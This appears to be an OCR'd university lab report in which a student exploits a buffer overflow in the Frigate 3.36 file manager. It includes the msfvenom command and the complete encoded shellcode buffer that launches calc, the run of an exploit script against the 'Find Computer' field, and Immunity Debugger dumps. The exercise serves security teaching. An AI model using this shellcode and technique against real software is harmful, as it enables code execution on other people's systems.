
Name: Pavana Lakshmi Durga Chikkala

Reg no.: 19BCN7090


Slot: L23+24

Successfully installed frigate.



Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
Add Quick Launch 13 30 45
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Stop
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
List Name
Search for anything
100%
ENG 13:30 23-05-2021

```
C:\WINDOWS\System32\

..                    en-GB            it-IT                      pl-
0409                  en-US            ja-JP                      Pr
AdvancedInstallers    es-ES            Keywords                   pt-
AppLocker             es-MX            ko-KR                      pt-
ar-SA                 et-EE            Licenses                   ra:
bg-BG                 F12              LogFiles                   Ra:
Bthprops              fi-FI            lt-LT                      Re
catroot               fr-CA            lv-LV                      re:
Com                   fr-FR            MailContactsCalendarSync   ro-
config                FxsTmp           migration                  ru-
Configuration         GroupPolicy      migwiz                     se
cs-CZ                 GroupPolicyUsers MSDRM                      sk-
da-DK                 he-IL            Msdtc                      sl
de-DE                 hr-HR            MUI                        sl-
DiagSvcs              hu-HU            nb-NO                      SM
Dism                  icsxml           NDF                        Sp
downlevel             IME              networklist                Sp
drivers               inetsrv          nl-NL                      sp
DriverStore           InputMethod      Nui                        sp
el-GR                 InstallShield    oobe                       sr-
en                    Ipmi             PerceptionSimulation       sr

..                                                  <UP-DIR>
1,021,529.04 KB in 2,817 files
357.06 GB free on drive C                           24.94%

Here you will find some advices that are to help you to master Frigate quickly and totally.
```

Immunity Debugger



Immunity Debugger - [CPU]
C File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII
Show Log window (Alt+L)
Ready
Search for anything
99%
ENG 13:50 23-05-2021

Getting shell code for exploit from msfvenom (kali linux)



```
dj@kali:~$ sudo msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0
a\x0d" -f python
sudo: /etc/sudoers.d is world writable
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe2\xdb\xdf\xd9\x72\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x4d\x38\x6d"
buf += b"\x52\x33\x30\x53\x30\x65\x50\x63\x50\x6d\x59\x4b\x55"
buf += b"\x64\x71\x4b\x70\x71\x74\x6e\x6b\x72\x70\x34\x70\x6c"
buf += b"\x4b\x42\x72\x46\x6c\x4c\x4b\x73\x62\x64\x54\x4c\x4b"
buf += b"\x63\x42\x45\x78\x76\x6f\x38\x37\x30\x4a\x61\x36\x45"
buf += b"\x61\x39\x6f\x6c\x6c\x35\x6c\x71\x71\x43\x4c\x36\x62"
buf += b"\x64\x6c\x47\x50\x79\x51\x38\x4f\x76\x6d\x46\x61\x49"
buf += b"\x57\x4d\x32\x59\x62\x42\x72\x30\x57\x6c\x4b\x30\x52"
buf += b"\x34\x50\x4e\x6b\x51\x5a\x55\x6c\x4e\x6b\x30\x4c\x34"
buf += b"\x51\x34\x38\x5a\x43\x43\x78\x43\x31\x58\x51\x42\x71"
buf += b"\x4e\x6b\x53\x69\x57\x50\x45\x51\x4b\x63\x4e\x6b\x50"
buf += b"\x49\x64\x58\x38\x63\x35\x6a\x47\x39\x6c\x4b\x55\x64"
buf += b"\x4c\x4b\x76\x61\x4b\x66\x46\x51\x49\x6f\x4e\x4c\x6a"
buf += b"\x61\x48\x4f\x46\x6d\x37\x71\x49\x57\x36\x58\x4d\x30"
buf += b"\x71\x65\x6c\x36\x76\x63\x33\x4d\x59\x68\x65\x6b\x31"
buf += b"\x6d\x71\x34\x30\x75\x5a\x44\x71\x48\x4c\x4b\x63\x68"
buf += b"\x34\x64\x55\x51\x7a\x73\x53\x56\x4e\x6b\x34\x4c\x70"
buf += b"\x4b\x4e\x6b\x52\x78\x57\x6c\x35\x51\x6e\x33\x4c\x4b"
buf += b"\x43\x34\x6e\x6b\x45\x51\x6a\x70\x6f\x79\x77\x34\x65"
buf += b"\x74\x64\x64\x61\x4b\x73\x6b\x73\x51\x73\x69\x42\x7a"
buf += b"\x76\x31\x4b\x4f\x69\x70\x61\x4f\x53\x6f\x61\x4a\x6c"
buf += b"\x4b\x35\x42\x58\x6b\x4e\x6d\x31\x4d\x53\x5a\x77\x71"
buf += b"\x6e\x6d\x6f\x75\x4f\x42\x77\x70\x67\x70\x57\x70\x72"
buf += b"\x70\x33\x58\x30\x31\x4c\x4b\x30\x6f\x6d\x57\x6b\x4f"
buf += b"\x79\x45\x4d\x6b\x58\x70\x4f\x45\x4f\x52\x66\x36\x51"
buf += b"\x78\x6c\x66\x5a\x35\x4f\x4d\x4d\x4d\x69\x6f\x6b\x65"
```


Running exploit2.py



AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Payload is generated

Using the payload, crashing frigate3


Frigate 3.36
File Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Add Quick Launch
14 08 35
File Manager Explorer Tree Frigate.rtf Frigate Features.htm
C:\WINDOWS\System32\
List Name
Search for anything
ENG
14:08
23-05-2021

Find Computer

● Computer name: 芃...+°³°{0LGc1፤□#ª#A턴ᅴ

○ IP Address: 0 . 0 . 0 . 0

OK Cancel


Dism <SUB-DIR> 15-05-2021 16:05:30

1,023,764.04 KB in 2,818 files


357.24 GB free on drive C 24.90%

Here you will find some advices that are to help you to master Frigate quickly and totally.

App crashed and calculator triggered



Immunity Debugger



Immunity Debugger - Frigate3.exe - [CPU - main thread, module Frigate3]

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
00401000 r$ 68 01906D00    PUSH Frigate3.006D9001
00401005 |. E8 01000000    CALL Frigate3.0040100B
0040100A L. C3             RETN
0040100B  $ C3             RETN
0040100C  . 40 30 6F 7C 2! ASCII "@0o|%",0
00401012    09             DB 09
00401013    C8             DB C8
00401014    95             DB 95
00401015    0B             DB 0B
00401016    22             DB 22                 CHAR '"'
00401017    6A             DB 6A                 CHAR 'j'
00401018    21             DB 21                 CHAR '!'
00401019    46             DB 46                 CHAR 'F'
0040101A    6B             DB 6B                 CHAR 'k'
0040101B    2D             DB 2D                 CHAR '-'
0040101C    68             DB 68                 CHAR 'h'
0040101D    C7             DB C7
0040101E    A7             DB A7
0040101F    B1             DB B1
00401020    1A             DB 1A
00401021    4B             DB 4B                 CHAR 'K'
00401022    C1             DB C1
00401023    EE             DB EE
00401024    D9             DB D9
00401025    C7             DB C7
00401026    A9             DB A9
00401027    EF             DB EF
00401028    91             DB 91
00401029    73             DB 73                 CHAR 's'
0040102A    A1             DB A1
0040102B    EC             DB EC
0040102C    31             DB 31                 CHAR '1'
0040102D    60             DB 60                 CHAR '`'
0040102E    2F             DB 2F                 CHAR '/'
0040102F    B4             DB B4
00401030    FA             DB FA
00401031    EF             DB EF
00401032    A8             DB A8
00401033    F4             DB F4
00401034    82             DB 82
00401035    4C             DB 4C                 CHAR 'L'
00401036    A8             DB A8
00401037    03             DB 03
00401038    68             DB 68                 CHAR 'h'
00401039    6D             DB 6D                 CHAR 'm'
0040103A    C5             DB C5
0040103B    DD             DB DD
0040103C    83             DB 83
0040103D    72             DB 72                 CHAR 'r'
0040103E    5D             DB 5D                 CHAR ']'
0040103F    B6             DB B6
00401040    A1             DB A1
00401041    3F             DB 3F                 CHAR '?'
00401042    DD             DB DD
00401043    55             DB 55                 CHAR 'U'
```

```
Registers (FPU)
EAX 0019FFCC
ECX 00401000 Frigate3.<ModuleEntryPoint>
EDX 00401000 Frigate3.<ModuleEntryPoint>
EBX 00256000
ESP 0019FF74
EBP 0019FF80
ESI 00401000 Frigate3.<ModuleEntryPoint>
EDI 00401000 Frigate3.<ModuleEntryPoint>

EIP 00401000 Frigate3.<ModuleEntryPoint>

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 259000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address  Hex dump                 ASCII
0059F000 20 43 33 32 99 12 22 00   C32Ö‡".
0059F008 5A E3 DC D6 BE AB A1 04  Zπ▄╓╛½í♦
0059F010 7D E0 78 56 45 54 FE 25  }αxVET■%
0059F018 B2 3B ED D8 86 A9 B5 9F  ▓;φ╪å⌐╡ƒ
0059F020 A1 57 F6 00 4B 37 68 4A  íW÷.K7hJ
```

```
0019FF74  757EFA29  )·~u RETURN to KERNEL32.757EFA29
0019FF78  00256000  .`%.
0019FF7C  757EFA10  ▶·~u KERNEL32.BaseThreadInitThunk
0019FF80 r0019FFDC  ▄ ↓.
0019FF84 |77037A7E  ~z♥w RETURN to ntdll.77037A7E
0019FF88  00256000  .`%.
0019FF8C  85573B9A  Ü;Wà
```

Analysing Frigate3: 1 heuristical procedure

Paused

Search for anything
96%
ENG
22:10
23-05-2021



Immunity Debugger - Frigate3.exe

File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed

```
ress   Message
       Immunity Debugger 1.85.0.0 : R'lyeh
       Need support? visit http://forum.immunityinc.com/
       "C:\Program Files (x86)\Frigate3\Frigate3.exe"

       File 'C:\Program Files (x86)\Frigate3\Frigate3.exe'
       [22:09:41] New process with ID 000018DC created
01000  Main thread with ID 00005430 created
058E0  New thread with ID 000002B4 created
058E0  New thread with ID 00004C54 created
058E0  New thread with ID 00003E64 created
00000  Modules C:\Program Files (x86)\Frigate3\Frigate3.exe
40000  Modules C:\Program Files (x86)\Frigate3\tb2k_d6.bpl
B0000  Modules C:\Program Files (x86)\Frigate3\elpackd6.bpl
00000  Modules C:\Program Files (x86)\Frigate3\rtl60.bpl
B0000  Modules C:\Program Files (x86)\Frigate3\vcl60.bpl
F0000  Modules C:\WINDOWS\SYSTEM32\oledlg.dll
20000  Modules C:\WINDOWS\SYSTEM32\wsock32.dll
A0000  Modules C:\WINDOWS\SYSTEM32\winspool.drv
90000  Modules C:\WINDOWS\SYSTEM32\winmm.dll
E0000  Modules C:\WINDOWS\SYSTEM32\mpr.dll
00000  Modules C:\WINDOWS\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1
10000  Modules C:\WINDOWS\SYSTEM32\version.dll
10000  Modules C:\WINDOWS\System32\win32u.dll
40000  Modules C:\WINDOWS\System32\shcore.dll
C0000  Modules C:\WINDOWS\System32\gdi32full.dll
D0000  Modules C:\WINDOWS\System32\KERNEL32.DLL
C0000  Modules C:\WINDOWS\System32\imm32.dll
40000  Modules C:\WINDOWS\System32\oleaut32.dll
E0000  Modules C:\WINDOWS\System32\SHLWAPI.dll
30000  Modules C:\WINDOWS\System32\sechost.dll
B0000  Modules C:\WINDOWS\System32\user32.dll
50000  Modules C:\WINDOWS\System32\ole32.dll
40000  Modules C:\WINDOWS\System32\combase.dll
D0000  Modules C:\WINDOWS\System32\shell32.dl
90000  Modules C:\WINDOWS\System32\KERNELBASE
50000  Modules C:\WINDOWS\System32\msvcrt.dll
10000  Modules C:\WINDOWS\System32\advapi32.c
A0000  Modules C:\WINDOWS\System32\GDI32.dll
D0000  Modules C:\WINDOWS\System32\msvcp_win.
50000  Modules C:\WINDOWS\System32\RPCRT4.dll
10000  Modules C:\WINDOWS\System32\WS2_32.dll
A0000  Modules C:\WINDOWS\System32\comdlg32.c
A0000  Modules C:\WINDOWS\System32\ucrtbase.c
D0000  Modules C:\WINDOWS\SYSTEM32\ntdll.dll
01000  [22:09:42] Program entry point
       Analysing Frigate3
         1 heuristical procedure
```

```
000 00001000
000 00001000
000 00010000
000 0001D000
000 0000B000
000 00002000
000 00004000          stack of ma Priv RW  Gua RW
```

Breakpoints

```
Address  Module  Active
```

CPU - main thread, module Frig

```
00401000 r$ 68 01906D00    PUSH
00401005 |. E8 01000000    CALL
0040100A L. C3             RETN
0040100B  $ C3             RETN
0040100C  . 40 30 6F 7C 2! ASCII
00401012    09             DB 09
00401013    C8             DB C8
00401014    95             DB 95
00401015    0B             DB 0B
00401016    22             DB 22
